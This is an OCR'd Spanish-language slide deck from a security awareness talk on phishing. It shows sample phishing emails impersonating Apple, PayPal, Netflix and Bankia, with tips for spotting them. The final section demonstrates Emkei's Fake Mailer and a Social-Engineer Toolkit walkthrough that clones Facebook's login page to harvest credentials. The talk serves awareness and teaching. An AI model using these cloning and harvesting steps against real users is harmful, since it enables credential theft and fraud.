

Fishing
Phishers
EGSKAL encounter 27

Índice



WHO ARE WE?

Carol12Gory

- Username : Carolina Gómez Uriarte (A.K.A. – Carol12Gory)
- Twitter/Telegram : @Carol12Gory

- Pentester / Hacker ético

- Organizadora del congreso de Seguridad :

SH3LLCON Security Hell Conference

- Actualmente Pentester en : Deloitte.

- Ponente en :

Nebu_73

- Username : Alvaro Alonso (A.K.A. – Nebu73)
- Twitter/Telegram : @Nebu_73

- Pentester / Hacker etico
- Cibercooperante de Incibe (I4SK)
- Master en Ciberseguridad - Cybersoc de Deloitte
- Experto en Seguridad de la Información – UCLM
- Certified Ethical Hacker – EC Council

- Administrador y escritor del blog de seguridad Informática – follow the white rabbit_
- Actualmente Pentester en : Entelgy Innotec SECURITY
- Ponente en :

NAVAJA NEGRA CONFERENCE

HACK&BEERS

Security Awareness encounter 26

Internet para todos @ RED MAS SEGURA

Algo nuevo….

- Para esta charla contamos con un nuevo servicio que queda activado y es el TAAS.

  Dicho de forma mas sencilla un servicio 24/7 de TROLLING AS A SERVICE así que no os descuidéis que llegan los trolls.

DISCLAIMER

Se que no hace falta decirlo pero por si acaso preferimos curarnos en salud:

TODO LO EXPLICADO EN ESTA CHALA ES MATERIAL DE APRENDIZAJE PARA FINES EDUCATIVOS.

SE PIDE A LOS ASISTENTES QUE USEN LOS CONOCIMIENTOS CON CUIDADO Y ETICA SIEMPRE EN ENTORNOS CONTROLADOS Y NUNCA PARA COMETER ILEGALIDADES.


Dicho esto que es de cajón… no nos responsabilizamos del uso que den los asistentes a los conocimientos adquiridos … sentaos y disfrutad del viaje pues el Hacking es un mundo muy extenso y lleno de rincones oscuros para mentes inquietas.

Phishing


¿Eso se come?

¿Qué es el Phishing?

- Por ilustrar que es el phishing antes de una explicación mas técnica:



Gracias a @Dragonjar y a Joris de ISACA por compartirlo.




- Se trata de la suplantación a través de medios informáticos de paginas web, correos electrónicos etc.

- Normalmente se utiliza simbología conocida por el usuario al que va dirigido el ataque: Logotipos, textos, imágenes… que recuerdan a la imagen original que suplantan con el fin de despistar al usuario y hacer que pique en el engaño.


- La finalidad es múltiple, desde robo de credenciales, a distribución de malware, simplemente suscripciones a listas de Spam…


Ejemplos


- Netflix




- Apple



RE: 【Payment approved】 【Received Order】 Thank you for ordering, We have received an order from the App Store,
AS
App Store <bersamaberharapa.787.11.1902.puasdemberderee36@rajadeus.net>
Dom 07/04/2019 17:03
device@apple.com; support@apple.com; noreply@apple.com
Payment-Update85352JTRW...
41 KB
Payment on process . . .
We have sent 【 DOC 】 on: Sunday, April 7, 2019
Apple Team



N
noreplay@apple.com <noreplymailmail-spongebobsquarpents116@aitnasser.me>
Jue 02/05/2019 14:58
nebu_73@hotmail.com
Apple-ID-Billing-Probelm.dot
28 KB



Re: 【Alerts statement 】 [UpdatesInformation] : Your information has been reset and changes information on Tuesd
AA
Apple Activity <donotreply.updatemaintenanceteteenakxybnlsbswt@norepyaus.com>
Mar 28/05/2019 15:52
serviceintl@yOF.idapple.com
Your Apple ID has been Locked
Hello, After reviewing your Apple account, we've noted several concerns with your recent activity. As a result, we've taken the following action on your account:



- Paypal


Re: 【 Two factor authentication 】 【Document Receipt 】 The Informations of your account was Limited, receiv
Services@intl.paypal.com . <noreplyididls3.yngkuingnsecure2@apzfi.com>
Dom 02/06/2019 8:40
info@account.pypal-secures3.com
Your Paypal was Locked
Dear Customer,
Your Paypal has been locked for security reason.
It looks like your account is outdated and requires to updated account ownership


Re: [Review Statement Activities] : Report account service statement news to update has transaction available on june 20
service@paypal.com <CheapOair@reply7.myCheapOair.com>
Sáb 30/06/2018 16:08
nebu_73@hotmail.com
PayPal
We Need Information To Resolved Problem Activities.
Dear Customer,
We're concerned that someone is using your PayPal account without your knowledge. Please log in to PayPal to confirm your identity and review all your recent activity. Your quick response will help restore your account.
What's going on?
Your financial institution let us know that recent transfers between your PayPal account and



- Bankia

BO Bankia Online <mc.catch@casema.nl>
Jue 06/06/2019 17:22
Bankia Online

Bankia

Hola,

Lamentamos informarle que su ultima sesión al servicio bankia en linea no finalizo de manera correcta.

así que por su seguridad le pedimos termine la sesión de inmediato.

Para evitar que su acceso sea manejado por personas ajenas a usted :

Haga clic aqui

Este es un mensaje automático. Por favor no les contestes Gracias por confiar en nosotros.

Equipo de Atención al Cliente.bankia

es una marca registrada. Todos los derechos reservado

N New.Service.Bankia.catch@casema.nl
Dom 09/06/2019 12:48
Bankia Online

Bankia Online Movil

Estimado /a cliente,

Este mensaje es para informarle que su cuenta bancaria ha sido sujeta a una ejecución debido a una violación de los acuerdos de Bankia.


Esta violación fue señalada a la atención del Equipo de Políticas y Acuerdos de Bankia.

Le rogamos a usted que revise y Confirme los detalles de su cuenta lo antes posible para evitar la suspensión inmediata.

—> **Consulta el Espacio de su Cuenta**

Sinceramente

Gracias por usar Bankia




¿Cómo lo identificamos?

- Os vamos a dar unas pautas sencillas y rápidas para poder identificar este tipo de correos y que no os la líen!
  - Revisa siempre el remitente claramente no os va a escribir bob esponja desde la cuenta de Apple.
  - Ante la duda, revisad las cabeceras del correo, que es sencillo y te da muestras de si es un correo malicioso.

¿How do bad guys work?

- Y de nada sirve un taller si no os enseñamos… y mas en este caso que hablamos de como nos hacen el mal. Pues aprendamos a hacerlo nosotros . Total… ¿qué puede pasar?

Emkei's Fake Mailer




- Setoolkit

```
root@kali:~# setoolkit
```

```
There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0

Please update SET to the latest before submitting any git issues.


Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.
```



The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a windo
w pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at o
nce to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method


The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.


1) Web Templates
2) Site Cloner
3) Custom Import


99) Return to Webattack Menu





```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

